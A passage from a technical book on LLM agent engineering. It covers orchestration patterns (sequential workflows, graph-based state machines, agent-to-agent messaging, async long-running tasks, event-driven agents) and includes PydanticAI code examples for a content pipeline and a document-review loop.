8. Zettlemoyer, L., Collins, M. *Learning to Map Sentences to Logical Form: Structured Classification with Probabilistic Categorial Grammars.* UAI, 2005.
9. Miller, M. S. *Capability-Based Security.* PhD Thesis, Johns Hopkins University, 2006.
10. Wong, Y. W., Mooney, R. J. *Learning for Semantic Parsing with Statistical Machine Translation.* NAACL, 2006.
11. Laird, J. *The Soar Cognitive Architecture.* MIT Press, 2012.
12. Andreas, J., et al. *Semantic Parsing as Machine Translation.* ACL, 2013.
13. Amershi, S., et al. *Power to the People: The Role of Humans in Interactive Machine Learning.* AI Magazine, 2014.
14. Microsoft. *Language Server Protocol Specification.* 2016. https://microsoft.github.io/language-server-protocol/
15. Liang, P., et al. *Neural Symbolic Machines.* ACL, 2017.
16. Yin, P., Neubig, G. *A Syntactic Neural Model for General-Purpose Code Generation.* ACL, 2017.
17. Lewis, P., et al. *Retrieval-Augmented Generation for Knowledge-Intensive NLP Tasks.* NeurIPS, 2020.
18. OpenAI. *Function Calling and Structured Outputs.* Technical documentation, 2023.
19. Schick, T., et al. *Toolformer: Language Models Can Teach Themselves to Use Tools.* NeurIPS, 2023.
20. Yao, S., et al. *ReAct: Synergizing Reasoning and Acting in Language Models.* ICLR, 2023.
21. OWASP Foundation. *Top 10 for Large Language Model Applications.* 2023.
22. Anthropic. *Model Context Protocol.* Technical documentation, 2024. https://modelcontextprotocol.io/
23. Bouzenia, I., et al. *An Autonomous, LLM-Based Agent for Program Repair (RepairAgent).* arXiv, 2024.
24. Takerngsaksiri, W., et al. *Human-In-the-Loop Software Development Agents.* arXiv, 2024.
25. PydanticAI. *Structured Output Concepts.* Documentation, 2024. https://ai.pydantic.dev/output/
26. PydanticAI. *Advanced Tool Features (Dynamic Tools).* Documentation, 2024. https://ai.pydantic.dev/tools-advanced/
27. PydanticAI. *Deferred Tools.* Documentation, 2024. https://ai.pydantic.dev/deferred-tools/

28. PydanticAI. *Model Context Protocol Overview*. Documentation, 2024. https://ai.pydantic.dev/mcp/overview/
29. LangGraph. *Human-in-the-Loop Concepts*. Documentation, 2024. https://langchain-ai.github.io/langgraph/concepts/h

Chapter: Orchestration & Control Flow

Introduction

A single agent with tools can accomplish a great deal, but many real-world tasks require coordinating multiple steps, multiple agents, or both. A content pipeline needs sequential stages. A document review needs conditional loops. A research task needs delegation to specialists. These coordination needs cannot be addressed by adding more tools to a single agent – they require explicit structure around how work flows between components.

This chapter examines the patterns for structuring that flow. Workflows define explicit sequences of agent stages with typed hand-offs between them. Graphs generalize workflows into state machines with conditional edges, branching, and cycles, making control flow inspectable and debuggable. The chapter also covers long-running tasks and asynchronous execution for work that cannot complete in a single request-response cycle, and event-driven agents that react to external signals rather than following a predetermined path. A2A is introduced here as the inter-agent communication standard; it receives its own dedicated chapter later. The hands-on exercises demonstrate these patterns in practice, including delegation and hand-off scenarios where a parent agent routes work to specialized agents.

Historical Perspective

The Tools chapter traced how agents gained the ability to act – calling APIs, querying databases, executing code – through structured tool calls that replaced ad-hoc text parsing. Once individual agents could reliably use tools, the next architectural pressure was coordination: how to structure the flow of work when a task involves multiple agents, multiple steps, or both.

The orchestration patterns examined in this chapter draw on intellectual traditions that span several decades. Understanding this history clarifies why certain abstractions recur and why modern agentic systems, despite relying on large language models, continue to employ architectural ideas first developed long before deep learning existed.

The computational foundations emerged in the 1960s and 1970s. Petri nets and finite state machines established that complex system behavior could be represented as explicit states connected by transitions governed by formal rules. Around the same time, the actor model introduced the idea of autonomous computational entities that communicate exclusively through asynchronous message passing, eliminating shared state and global control flow. These early formalisms captured two complementary intuitions: that behavior can be modeled as traversal through a well-defined structure, and that independent agents can coordinate without centralized control. Both ideas remain central to contemporary orchestration.

The 1980s and 1990s saw the rise of multi-agent systems as a distinct research area. Researchers recognized that complex problem solving often could not be reduced to a single reasoning entity, but instead emerged from cooperation, negotiation, and coordination among multiple agents. This period produced foundational work on task allocation, delegation, and contract nets, which formalized how agents could divide labor and exchange commitments. In parallel, agent communication languages such as KQML and later FIPA-ACL standardized the structure and semantics of inter-agent messages, making coordination explicit and interoperable. The Belief-Desire-Intention architecture introduced persistent goals and plans that unfold over time, can be suspended, and are revised as new information arrives, providing a cognitive model for agents that operate beyond a single interaction. Reactive systems research further refined the idea that computation could be organized around ongoing interaction with an external environment rather than producing a single output.

During this same period, workflow management systems and business process modeling became prominent in enterprise computing. Explicit graphs and state transitions were used to coordinate long-running, multi-step processes across organizational boundaries. In artificial intelligence, classical planners represented world states and actions as nodes connected by transitions, while Hierarchical Task Networks provided a way to encode reusable procedural knowledge. Markov Decision Processes framed sequential decision-making as movement through a state-transition graph under uncertainty. Compiler research contributed control flow

graphs as a way to reason about all possible execution paths, enabling static analysis and verification. These developments, though originating in different communities, converged on a shared insight: that making control flow explicit enables reasoning, debugging, and reliability at scale.

The 2000s extended these ideas into distributed infrastructure. Publish-subscribe systems decoupled event producers from consumers, enabling scalable and loosely coupled architectures. Complex event processing and event-driven middleware addressed environments with high event volumes and asynchronous interactions. Cloud orchestration frameworks tackled long-running jobs, partial failure recovery, and coordination of independent workers. Operating systems and workflow engines refined patterns for checkpointing, resumption, and state persistence that would later become essential for agentic systems operating over extended periods.

Modern LLM-based agents inherit all of these traditions. While the internal reasoning mechanisms have changed dramatically, the architectural pressures remain the same: as soon as systems involve multiple components with different responsibilities, lifecycles, or ownership boundaries, coordination must be explicit, structured, and observable. From around 2023 onward, workflows, graphs, agent communication protocols, and event-driven patterns re-emerged as first-class abstractions in agent frameworks. This shift was driven by practical constraints: increasing system complexity, the need for observability and recovery, and the recognition that purely autonomous agents benefit from explicit control structures. The patterns examined in this chapter represent this convergence, combining LLM-driven reasoning with orchestration layers whose conceptual roots extend back decades.

Workflows

A workflow is an explicit sequence of stages that coordinates multiple agent steps into a linear execution pipeline. Rather than a single agent reasoning end-to-end, the system is decomposed into stages with well-defined responsibilities, and an orchestrator controls the order of execution.

The workflow pattern At its core, a workflow defines:

- **Stages**, each representing a focused task or agent invocation.
- **Sequential transitions**, where the output of one stage feeds the next.
- **Shared state**, which accumulates intermediate artifacts across stages.

Each stage produces typed output that serves as a contract with the next stage. The orchestrator runs stages in order, passing results forward. Individual agents reason within their stage; they do not decide what happens next.

```
# A three-stage content pipeline
outline = await outline_agent.run(topic)
draft = await draft_agent.run(outline)
final = await editor_agent.run(draft)
```

Why workflows matter Workflows separate *what* an agent reasons about from *how* execution progresses. This makes the system predictable and auditable: when something goes wrong, you know which stage failed and what inputs it received. Each stage can be tested, logged, and retried independently.

The tradeoff is flexibility. A workflow won't decide that an earlier stage needs re-running based on later results. For that kind of conditional control flow, graphs (covered next) are a better fit. But for pipelines where the sequence is known in advance, workflows are the simplest and most reliable orchestration pattern.

Graphs

The graph pattern models agent execution as a directed graph of states and transitions, enabling explicit, inspectable, and controllable flows beyond linear or workflow-based orchestration.

The graph pattern in agentic systems In agentic systems, a graph is composed of nodes, edges, and shared state, with execution defined as traversal through this structure. A node represents a semantically meaningful unit of work, such as invoking a model, calling a tool, validating an intermediate result, or coordinating with another agent. Nodes are deliberately coarse-grained, reflecting conceptual steps in reasoning or action rather than low-level operations.

Edges define the possible transitions between nodes. These transitions may be unconditional, rule-based, or dependent on runtime state, including model outputs. Where workflows are linear pipelines with a fixed sequence of stages, graphs add branching, merging, and cycles. This makes them well suited for retry loops, refinement processes, conditional escalation, and adaptive strategies.

State is the explicit data structure that flows through the graph. It accumulates inputs, intermediate artifacts, decisions, and metadata produced by nodes. Because state is explicit and typed, it can be validated at boundaries, persisted between steps, replayed for debugging, or partially reconstructed after failure. This explicitness is a key difference from prompt-centric approaches, where state is often implicit and difficult to reason about.

Execution begins at a designated entry node. Each node consumes the current state, performs its logic, updates the state, and then selects the next edge to follow. Execution continues until a terminal node is reached or an external condition intervenes.

Typed state and deterministic transitions A central concept emphasized in modern graph-based agent frameworks is the use of explicitly defined state schemas. Rather than allowing arbitrary mutation, the state is treated as a well-defined contract between nodes. Each node declares which parts of the state it reads and which parts it may update, making data flow explicit.

This approach has two important consequences. First, it enables early validation and clearer failure modes: invalid or incomplete state can be detected at node boundaries rather than propagating silently. Second, it allows transitions to be expressed deterministically over state, even when individual nodes rely on probabilistic model outputs. The graph structure remains stable and inspectable, while uncertainty is localized within nodes.

Conditional edges and control logic Graphs make control logic explicit by modeling decisions as conditional transitions rather than hidden prompt instructions. After a node executes, the next node is selected by evaluating conditions over the updated state. These conditions may encode business rules, confidence thresholds, validation results, or external signals.

This separation between execution and control simplifies reasoning about system behavior. It becomes possible to enumerate all potential execution paths, understand where loops may occur, and verify that termination conditions exist. In contrast, when control logic is embedded implicitly in prompts, these properties are difficult to inspect or guarantee.

Cycles, retries, and refinement Cycles are a first-class feature of graph-based orchestration. They are commonly used to model refinement loops, such as drafting, evaluating, and revising an output until it meets a quality bar. Because the loop is explicit in the graph, exit conditions are also explicit and auditable, reducing the risk of unbounded retries or hidden infinite loops.

This structure also supports bounded retries and fallback strategies. A node may transition back to a previous step a fixed number of times, after which execution is redirected to an alternative path, such as escalation to a human or a more expensive reasoning strategy.

Graphs in multi-agent orchestration In multi-agent systems, graphs provide a clear mechanism for coordinating specialized agents. Nodes may correspond to different agents, each with distinct capabilities and constraints. The graph encodes when responsibility is handed off, how partial results are integrated, and under what conditions an agent is re-invoked.

Because the orchestration logic is explicit, system-level properties such as coverage, escalation paths, and failure handling can be reasoned about independently of individual agent prompts. This separation is essential for building reliable, production-grade agentic platforms.

Operational considerations From an operational standpoint, graph-based orchestration aligns naturally with long-running and fault-tolerant execution. Explicit nodes and transitions define natural checkpoints where state can be persisted. If execution is interrupted, it can resume from a known node with a known state. Execution traces map directly onto the graph, improving observability and post-mortem analysis.

Although graphs introduce more upfront structure than simple chaining, this structure is what enables scale, robustness, and controlled evolution. As agentic systems grow in complexity, explicit graphs shift orchestration from an emergent property of prompts to a designed and verifiable component of the system.

A2A: Agent-to-Agent

Agent-to-Agent (A2A) communication is a coordination pattern in which autonomous agents interact through a shared protocol to delegate work, exchange state, and compose system-level behavior.

The A2A pattern At its core, A2A treats each agent as an independent, network-addressable entity with a well-defined boundary. An agent exposes what it can do, accepts requests from other agents, and produces responses or follow-up messages, all without revealing its internal implementation. Coordination is achieved through message exchange rather than shared control flow or shared memory.

This separation has important consequences. Agents can be developed, deployed, and evolved independently. Failures are localized to agent boundaries. System behavior emerges from interaction patterns rather than from a single central orchestrator. In this sense, A2A shifts orchestration from an internal control structure to an external protocol.

Unlike workflows or graphs, which primarily describe how steps are sequenced within a bounded execution, A2A focuses on how autonomous agents relate to one another across time. It provides the connective tissue that allows multiple workflows, owned by different agents, to form a coherent system.

Core capabilities A2A communication relies on a small set of foundational capabilities that are intentionally minimal but powerful. Each agent has a stable identity and a way to describe its capabilities so that other agents know what kinds of requests it can handle. Communication happens through standardized message envelopes that carry not only the payload, but also metadata such as sender, recipient, intent, and correlation identifiers. This metadata makes it possible to trace interactions, reason about partial failures, and correlate responses with earlier requests.

Messages are typically intent-oriented rather than procedural. Instead of calling a specific function, an agent asks another agent to *perform an analysis*, *retrieve information*, or *review a decision*. This level of abstraction makes interactions more robust to internal refactoring and allows agents to apply their own policies, validation steps, or human-in-the-loop checks before acting.

Crucially, A2A communication is asynchronous by default. An agent may acknowledge a request immediately, process it over minutes or hours, and send intermediate updates or a final result later. This makes the pattern well suited for long-running tasks, background analysis, and real-world integrations where latency and partial completion are unavoidable.

How A2A works in practice From an execution standpoint, A2A introduces a thin protocol layer between agents. When one agent wants to delegate work, it constructs a message that describes the intent and provides the necessary input data. This message is sent through the A2A transport to another agent, which validates the request, performs the work according to its own logic, and replies with one or more messages.

A minimal illustration looks like the following:

```
# Agent A: delegate a task to another agent
message = {
    "to": "research-agent",
    "intent": "analyze_document",
    "payload": {"document_id": "doc-123"},
    "correlation_id": "task-42",
}

send_message(message)
```

```
# Agent B: handle the request and respond
def on_message(message):
    if message["intent"] == "analyze_document":
        result = analyze_document(message["payload"])
        response = {
            "to": message["from"],
            "intent": "analysis_result",
            "payload": result,
            "correlation_id": message["correlation_id"],
        }
        send_message(response)
```

The important aspect is not the syntax, but the architectural boundary. Each agent owns its execution, state, and failure handling. The protocol provides just enough structure to make coordination reliable without constraining internal design choices.

Role of A2A in orchestration As agentic systems scale, purely centralized orchestration becomes increasingly fragile. A2A enables a more decentralized model in which agents collaborate directly, while higher-level orchestration emerges from their interaction patterns. In practice, A2A often complements other control-flow constructs: workflows define local sequencing, graphs define structured decision paths, and A2A connects these pieces across agent boundaries.

This section intentionally remains shallow. The goal is to position A2A as a first-class orchestration pattern rather than to exhaustively specify the protocol. The A2A chapter examines the protocol in detail: tasks, data models, transports, security, and hands-on client-server and coordinator examples.

Long-running tasks and async execution

Long-running tasks and asynchronous execution allow agents to pursue goals that extend beyond a single interaction by persisting state, delegating work, and resuming execution in response to events.

Conceptual model In synchronous agent designs, reasoning and execution are tightly coupled: the agent plans, acts, and responds in a single linear flow. This breaks down when tasks take a long time, depend on slow external systems, or require parallel effort. The long-running and async execution pattern introduces a clear separation between intention, execution, and coordination.

An agent first commits to an objective and records it as durable state. Execution then proceeds asynchronously, often delegated to subordinate agents or background workers. Rather than blocking, the parent agent yields control and resumes only when meaningful events occur, such as task completion, partial results, timeouts, or external signals. The agent's reasoning step becomes episodic, triggered by state transitions instead of continuous conversation.

Deep agents and hierarchical delegation A common realization of this pattern is the use of deep agent hierarchies. A top-level agent is responsible for the overall goal and lifecycle, while subordinate agents are created to handle well-scoped pieces of work. These sub-agents may themselves spawn further agents, forming a tree of responsibility that mirrors the structure of the problem.

The key property is that delegation is asynchronous. Once a sub-agent is launched, the parent does not wait synchronously for a response. Instead, it records expectations and moves on. When results eventually arrive, the parent agent incorporates them into its state and decides whether to proceed, replan, or terminate the task.

```
# Conceptual sketch of async delegation

task_id = create_task(goal="analyze dataset", state="planned")

spawn_subagent(
    parent_task=task_id,
    objective="collect raw data",
    on_complete="handle_result"
)

spawn_subagent(
    parent_task=task_id,
    objective="run statistical analysis",
    on_complete="handle_result"
)

update_task(task_id, state="in_progress")
```

This structure enables parallelism and allows each sub-agent to operate on its own timeline.

State, events, and resumption Long-running tasks require explicit state management. Conversation history alone is insufficient, since execution may span hours or days and must survive restarts or failures. Instead, task state is externalized into durable storage and updated incrementally as events occur.

Execution progresses through a sequence of state transitions. Each transition triggers a short reasoning step that decides the next action. In this sense, the agent behaves more like an event-driven system than a conversational chatbot.

```
# Resumption triggered by an async event

def handle_result(task_id, result):
    record_result(task_id, result)
    if task_is_complete(task_id):
        update_task(task_id, state="completed")
    else:
        decide_next_step(task_id)
```

This approach makes long-running behavior explicit, observable, and recoverable.

Relationship to A2A protocols Agent-to-agent (A2A) protocols provide the communication layer that makes asynchronous execution robust and scalable. Instead of direct, synchronous calls, agents exchange structured messages that represent requests, progress updates, and completion signals. Time decoupling is essential: senders and receivers do not need to be active simultaneously.

Within this pattern, long-running tasks can be understood as distributed conversations among agents, mediated by A2A messaging. Protocols define how agents identify tasks, correlate responses, and negotiate responsibility. This allows sub-agents to be deployed independently, scaled horizontally, or even operated by different organizations, while still participating in a coherent long-running workflow.

Failure, recovery, and human involvement Because long-running tasks operate over extended periods, failure is not exceptional but expected. The pattern therefore emphasizes retries, checkpoints, and escalation.

Agents may automatically retry failed sub-tasks, switch strategies, or pause execution pending human review. Human-in-the-loop integration fits naturally at well-defined checkpoints, where the current task state can be inspected and adjusted without restarting the entire process.

The concepts introduced here are implemented in later chapters. The Skills, Sub-Agents & Tasks chapter covers sub-agent delegation, task lifecycle management with durable state, and the task broker that coordinates background execution. The The Complete Agent chapter brings these patterns together into a unified agent that orchestrates sub-agents, tasks, and event-driven coordination.

Event-driven agents

Event-driven agents organize their behavior around the reception and handling of events, reacting incrementally to changes in their environment rather than executing a predefined sequence of steps.

Core idea In an event-driven agent architecture, execution is initiated by events rather than by a single entry point. An event represents a meaningful occurrence: a user request, a message from another agent, the completion of a long-running task, a timer firing, or a change in external state. The agent listens for such events and reacts by updating its internal state, invoking reasoning or tools, and potentially emitting new events.

Control flow is therefore implicit. Instead of encoding "what happens next" as a fixed sequence, the agent's behavior emerges from the combination of event types it understands, the current state it maintains, and the logic used to handle each event. This leads naturally to systems that are interruptible, resumable, and capable of handling multiple concurrent interactions.

Structure of an event-driven agent Conceptually, an event-driven agent is composed of three elements. First, there are event sources, which may be external (users, other agents, infrastructure callbacks) or internal (timers, state transitions). Second, there is an event dispatcher or loop that receives events and routes them to the appropriate logic. Third, there are event handlers that implement the agent's reasoning and decision-making.

A handler typically performs a small, well-defined reaction: it interprets the event, loads the relevant state, possibly invokes an LLM or a tool, updates state, and emits follow-up events. The following sketch illustrates the idea:

```
def handle_event(event, state):
    if event.type == "user_message":
        state = process_user_input(event.payload, state)
    elif event.type == "task_completed":
        state = integrate_result(event.payload, state)

    return state, next_events(state)
```

The important point is that handlers are written to be independent and idempotent. They do not assume exclusive control over execution, nor do they rely on a particular ordering beyond what is encoded in the state.

Relationship to workflows and graphs Event-driven agents differ fundamentally from workflow- or graph-based orchestration. Workflows and graphs make control flow explicit by defining steps and transitions ahead of time. Event-driven agents instead rely on reactions to stimuli. There is no single "next node"; the next action depends on which event arrives and how the current state interprets it.

In practice, these approaches are often combined. Event-driven orchestration is commonly used at the top level, determining when and why something happens, while workflows or graphs are used inside individual handlers to structure more complex reasoning or tool usage. This hybrid model preserves flexibility without sacrificing clarity where structured control flow is beneficial.

Asynchrony, long-running tasks, and state Event-driven agents align naturally with asynchronous execution. A handler can trigger a long-running operation and return immediately, relying on a future event to resume processing when the operation completes. This avoids blocking the agent and allows many tasks to progress concurrently.

State management becomes central in this model. Because events may arrive late, early, or more than once, handlers must validate assumptions against persisted state and handle duplicates safely. State is therefore externalized into durable storage, and events are treated as facts that may be replayed or retried.

A typical completion handler follows this pattern:

```
def handle_task_completed(event, state):
    task_id = event.payload["task_id"]
    if task_id not in state.pending_tasks:
        return state  # stale or duplicate event

    state.pending_tasks.remove(task_id)
    state.results.append(event.payload["result"])
    return state
```

This style ensures that the agent can recover from failures and restarts without losing coherence.

Event-driven agents in cloud environments In production systems, event-driven agents are commonly implemented using managed cloud services. The key architectural idea is to separate a lightweight, reactive control plane from heavyweight execution.

The control plane consists of short-lived handlers that react to events, interpret state, and decide what to do next. In cloud platforms, these handlers are typically implemented as serverless functions or container-based services that scale automatically and are invoked by an event router. The data plane consists of longer-running or resource-intensive jobs executed in managed batch or container services.

In an AWS-style architecture, events are routed through a managed event bus or message queue. Lightweight handlers execute in response to these events, updating persistent state and submitting long-running jobs when needed. Batch-style services execute those jobs and emit completion events back onto the event bus, closing the loop. The agent itself is not a single process, but an emergent behavior defined by the flow of events and state transitions across these components.

A simplified control-plane handler might look like this:

```
def on_event(event):
    state = load_state(event.correlation_id)

    if event.type == "request.received":
        job_id = submit_long_task(event.payload)
        state.pending[job_id] = "in_progress"
        save_state(state)

    elif event.type == "job.completed":
        update_state_with_result(state, event.payload)
        emit_event("agent.ready_for_next_step", state.summary())
        save_state(state)
```

A similar pattern applies in other cloud environments, where event routing services deliver events to short-lived handlers and long-running work is delegated to managed compute services. The specific services differ, but the conceptual model remains the same: events drive execution, handlers coordinate state, and completion is signaled through new events.

Coordination between agents Event-driven architectures also provide a natural foundation for multi-agent systems. Instead of invoking each other directly, agents publish and subscribe to events. This reduces coupling and allows agents to evolve independently. Messages between agents become a special case of events with well-defined schemas and semantics.

This approach also supports partial observability and access control. Agents can be restricted to seeing only certain event types or streams, which is critical in enterprise or safety-sensitive deployments.

Practical considerations Event-driven agents trade explicit control flow for flexibility. This increases the importance of observability, structured event schemas, and robust logging. Debugging often involves tracing event histories rather than stepping through code. Testing focuses on simulating event sequences and validating resulting state transitions.

Despite these challenges, event-driven agents are increasingly central to real-world agentic systems. They provide a scalable and resilient foundation for long-lived, interactive agents that must operate reliably in asynchronous, distributed environments.

The event-driven wait pattern is implemented concretely in the Skills, Sub-Agents & Tasks chapter, where the task broker uses `asyncio.Event` to signal background task completion without polling. The The Complete Agent chapter shows the full integration, where an orchestrator agent submits tasks, yields control, and resumes when events arrive.

Hands-On: Introduction

The hands-on sections that follow demonstrate four orchestration patterns that structure how agents execute: sequential workflows, graph-based control flow, delegation, and hand-off. Each exercise builds a working system using PydanticAI that makes the pattern's mechanics visible, showing how control flows between agents, how typed outputs create contracts between stages, and how the choice of orchestration pattern shapes the system's behavior.

Sequential workflows externalize control flow from the agent's reasoning. The first exercise implements a content generation pipeline where an orchestrator sequences three specialist agents: outliner, writer, and editor. Each stage produces typed output that flows into the next, demonstrating how workflows create predictable, auditable execution paths while keeping individual agents focused on narrow responsibilities.

Graph-based orchestration represents execution as an explicit state machine with conditional transitions and cycles. The second exercise builds a document quality review loop where nodes represent work units and edges define possible transitions. Unlike linear workflows, this pattern supports branching and refinement loops with explicit termination conditions, showing how graphs make complex control flow inspectable and verifiable.

The final two exercises explore agent-to-agent coordination through delegation and hand-off. Delegation wraps a specialist agent in a tool, letting a parent agent invoke it while retaining overall control. Hand-off transfers responsibility entirely from one agent to another, as in a triage system that routes requests to specialists. Understanding the distinction between these patterns is essential for designing multi-agent systems with clear ownership boundaries and appropriate control flow.

Hands-On: Sequential Workflows

A workflow externalizes control flow from the agent's reasoning. Instead of a single agent deciding what to do next, the orchestrator defines explicit stages, each with a focused responsibility. The agent reasons within each stage; the workflow determines when and how stages connect.

This hands-on explores a content generation pipeline through `example_workflow.ipynb`. The pipeline has three stages: outline, draft, and edit. Each stage produces typed output that feeds the next. The pattern demonstrates delegation, state passing, and how workflows create predictable, auditable execution paths.

Typed Stage Outputs

Each stage in the workflow produces structured output defined by a Pydantic model. These models serve as contracts between stages, making the data flow explicit and type-checked.

```
class Outline(BaseModel):
    title: str = Field(description="Article title")
    sections: list[str] = Field(description="Section headings in order")
    key_points: list[str] = Field(description="Main points to cover")

class Draft(BaseModel):
    content: str = Field(description="Full article text")
    word_count: int = Field(description="Approximate word count")

class EditedArticle(BaseModel):
    content: str = Field(description="Final edited article")
    changes_made: list[str] = Field(description="Summary of edits applied")
```

The `Outline` model captures the structure an article needs. The `Draft` model holds the written content. The `EditedArticle` model includes both the final text and a record of what changed. Each model defines exactly what its stage produces, nothing more.

When you configure an agent with `output_type=Outline`, PydanticAI ensures the response conforms to that schema. If the model's output doesn't match, the framework retries or raises an error. This enforcement means downstream stages can trust the shape of their inputs.

Shared State

A simple container accumulates outputs as the workflow progresses:

```
class WorkflowState(BaseModel):
    topic: str
    outline: Outline | None = None
    draft: Draft | None = None
    final: EditedArticle | None = None

state = WorkflowState(topic="The benefits of morning exercise routines")
```

The state starts with only the topic. As each stage completes, its output is stored in the corresponding field. This accumulation pattern lets later stages access earlier results. The editor can reference both the original outline and the draft when making improvements.

State could be a simple dictionary, but using a typed model provides the same benefits as typed outputs: clarity about what exists at each point in the workflow, and errors if something is accessed before it's populated.

Stage Execution

Each stage follows the same pattern: create a specialized agent, construct a prompt using available state, run the agent, and store the result.

```
outline_agent = get_agent(
    output_type=Outline,
    system_prompt="You are an outline specialist. Create clear, logical article structures."
)

outline_prompt = f"Create an outline for a short article about: {state.topic}"
```

```
agent_run, _ = await run_agent(outline_agent, outline_prompt)
state.outline = agent_run.result.output
```

The agent is configured with two key parameters: `output_type` constrains the response format, and `system_prompt` establishes the agent's role. The prompt incorporates state (in this case, just the topic). After execution, the typed output is stored in the shared state.

The draft stage follows the same structure but pulls more from state:

```
draft_prompt = f"""Write a short article (~300 words) based on this outline:

Title: {state.outline.title}
Sections: {', '.join(state.outline.sections)}
Key points to cover: {', '.join(state.outline.key_points)}"""
```

The outline's fields flow directly into the prompt. The draft agent doesn't need to know how the outline was created; it just receives structured input and produces structured output.

Delegation Without Autonomy

This workflow demonstrates delegation in its simplest form. The orchestrator (the code running the notebook) assigns tasks to specialist agents. Each agent handles a focused subtask and returns. Control never transfers between agents directly; it always flows back through the orchestrator.

This is different from autonomous agents that decide their own next steps. Here, the sequence is fixed: outline, then draft, then edit. The agents have no say in this order. They reason about their specific task, not about what task to do.

The tradeoff is flexibility versus predictability. An autonomous agent might decide the outline needs revision after seeing the draft. This workflow won't. But this workflow is easier to debug, test, and explain. When something goes wrong, you know exactly which stage failed and what inputs it received.

The Pipeline as a Function

Encapsulating the workflow makes it reusable:

```
async def content_pipeline(topic: str) -> WorkflowState:
    """Run the complete content generation workflow."""
    state = WorkflowState(topic=topic)

    # Stage 1: Outline
    outline_agent = get_agent(output_type=Outline, system_prompt="Create clear article outlines.")
    agent_run, _ = await run_agent(outline_agent, f"Create an outline for: {topic}")
    state.outline = agent_run.result.output

    # Stage 2: Draft
    draft_agent = get_agent(output_type=Draft, system_prompt="Write engaging articles from outlines.")
    agent_run, _ = await run_agent(draft_agent, f"Write ~300 words based on: {state.outline.model_dump_
    state.draft = agent_run.result.output

    # Stage 3: Edit
    editor_agent = get_agent(output_type=EditedArticle, system_prompt="Edit for clarity and engagement.
    agent_run, _ = await run_agent(editor_agent, f"Edit this article: {state.draft.content}")
    state.final = agent_run.result.output

    return state
```

The function takes a topic and returns a fully populated state. Callers don't need to know about the internal stages. They get a final article along with the intermediate artifacts (outline, draft) if needed for inspection or logging.

This encapsulation also makes the workflow testable. You can mock individual agent calls to verify the orchestration logic, or run the full pipeline against test topics to check end-to-end behavior.

Why Workflows Matter

Workflows provide structure that pure agent autonomy lacks. By defining explicit stages with typed interfaces, they create checkpoints where you can observe, validate, and intervene. The content pipeline could log each stage's output, retry failed stages with different prompts, or insert human review between draft and edit.

The pattern scales to more complex scenarios. Stages can run conditionally based on earlier results. Branches can handle different content types. Loops can refine output until quality thresholds are met. The key insight remains: externalize control flow from the agent's reasoning.

Key Takeaways

Workflows define explicit sequences of agent calls with typed interfaces between stages. Each stage is a focused specialist; the orchestrator controls when and how they execute.

Typed outputs using Pydantic models create contracts between stages. Downstream stages can trust the shape of their inputs because the framework enforces schema compliance.

Shared state accumulates outputs as the workflow progresses. Later stages access earlier results through this state, enabling information flow across the pipeline.

Delegation returns control to the orchestrator after each stage. This differs from hand-offs where responsibility transfers between agents. The distinction matters for reasoning about control flow and failure handling.

Encapsulating workflows as functions makes them reusable and testable. The implementation details stay hidden; callers interact with a clean interface.

Hands-On: Graph-Based Orchestration

Graphs model agent execution as explicit state machines where nodes represent work units and edges define transitions. Unlike linear chains or simple workflows, graphs support branching, cycles, and conditional transitions that are inspectable and verifiable.

This hands-on explores graph-based orchestration through `example_graph.ipynb`, building a document quality review loop that demonstrates typed state, conditional edges, and refinement cycles.

The Problem with Implicit Control Flow

When control logic is embedded in prompts or scattered across code, reasoning about system behavior becomes difficult. Questions like "what happens if the quality check fails?" or "how many times can the system retry?" require tracing through prompts and conditionals. Bugs hide in implicit assumptions.

Graphs externalize this control flow. Each possible path through the system is visible in the graph structure. Transitions are explicit, exit conditions are auditable, and the entire execution flow can be visualized before running.

Typed State as Contract

The example defines state as a dataclass:

```python
@dataclass
class DocumentState:
    topic: str
    draft: str = ""
    score: int = 0
    feedback: str = ""
    revision_count: int = 0
    max_revisions: int = 3
```

This state flows through the graph, accumulating results from each node. The typed structure serves as a contract between nodes: each node knows exactly what data it receives and what it must provide. Invalid or missing data fails early with clear errors rather than propagating silently.

The state also captures operational metadata like `revision_count` and `max_revisions`. This makes termination conditions explicit in the data structure itself, not hidden in scattered conditionals.

Nodes as Units of Work

Each node is a dataclass with a `run` method. The return type annotation determines which nodes can follow:

```python
@dataclass
class GenerateDraft(BaseNode[DocumentState]):
    async def run(self, ctx: GraphRunContext[DocumentState]) -> "EvaluateQuality":
        # Generate draft, update state
        return EvaluateQuality()
```

`GenerateDraft` can only transition to `EvaluateQuality`. This constraint is enforced by the type system. The graph framework uses these annotations to build the edge structure automatically.

Nodes access and modify state through `ctx.state`. The context provides a consistent interface regardless of where the node sits in the graph.

Conditional Edges

The `EvaluateQuality` node demonstrates conditional transitions through union return types:

```python
async def run(self, ctx: GraphRunContext[DocumentState]) -> "Revise | End[str]":
    # Evaluate quality...

    if ctx.state.score >= QUALITY_THRESHOLD:
        return End(ctx.state.draft)

    if ctx.state.revision_count >= ctx.state.max_revisions:
        return End(ctx.state.draft)

    return Revise()
```

The return type `Revise | End[str]` declares that this node can transition to either `Revise` or terminate with a string result. The actual transition depends on runtime conditions evaluated against the state.

This pattern separates the decision logic (what to do) from the graph structure (what's possible). The graph defines the space of valid behaviors; the node logic navigates within that space.

Refinement Loops

The cycle between `EvaluateQuality` and `Revise` implements a refinement loop:

1. `EvaluateQuality` scores the current draft
2. If below threshold, transition to `Revise`

3. `Revise` improves the draft based on feedback
4. Return to `EvaluateQuality` for another check

Because this cycle is explicit in the graph, termination conditions are also explicit. The `max_revisions` check prevents unbounded loops. Both exit paths (quality met, max revisions reached) are visible in the code and in the graph visualization.

Graph Visualization

pydantic-graph generates mermaid diagrams from the graph structure:

```
display(Image(graph.mermaid_image(start_node=GenerateDraft)))
```

The visualization shows all nodes and their possible transitions, making the control flow immediately apparent. This is valuable for understanding complex graphs, debugging unexpected behavior, and communicating system design to others.

Execution

Running the graph requires an initial node and state:

```
graph = Graph(nodes=[GenerateDraft, EvaluateQuality, Revise])
state = DocumentState(topic="The importance of code reviews")
result = await graph.run(GenerateDraft(), state=state)
```

Execution proceeds by calling each node's `run` method, following transitions until reaching an `End` node. The final result contains the output value passed to `End`.

Why Graphs Matter

Graphs shift orchestration from implicit to explicit. The structure is inspectable before execution, paths can be enumerated, and termination is verifiable. When something goes wrong, the execution trace maps directly to the graph, simplifying debugging.

For complex agentic systems with conditional logic, retries, and multiple paths, graphs provide the foundation for reliable, production-grade orchestration.

Hands-On: Agent Delegation

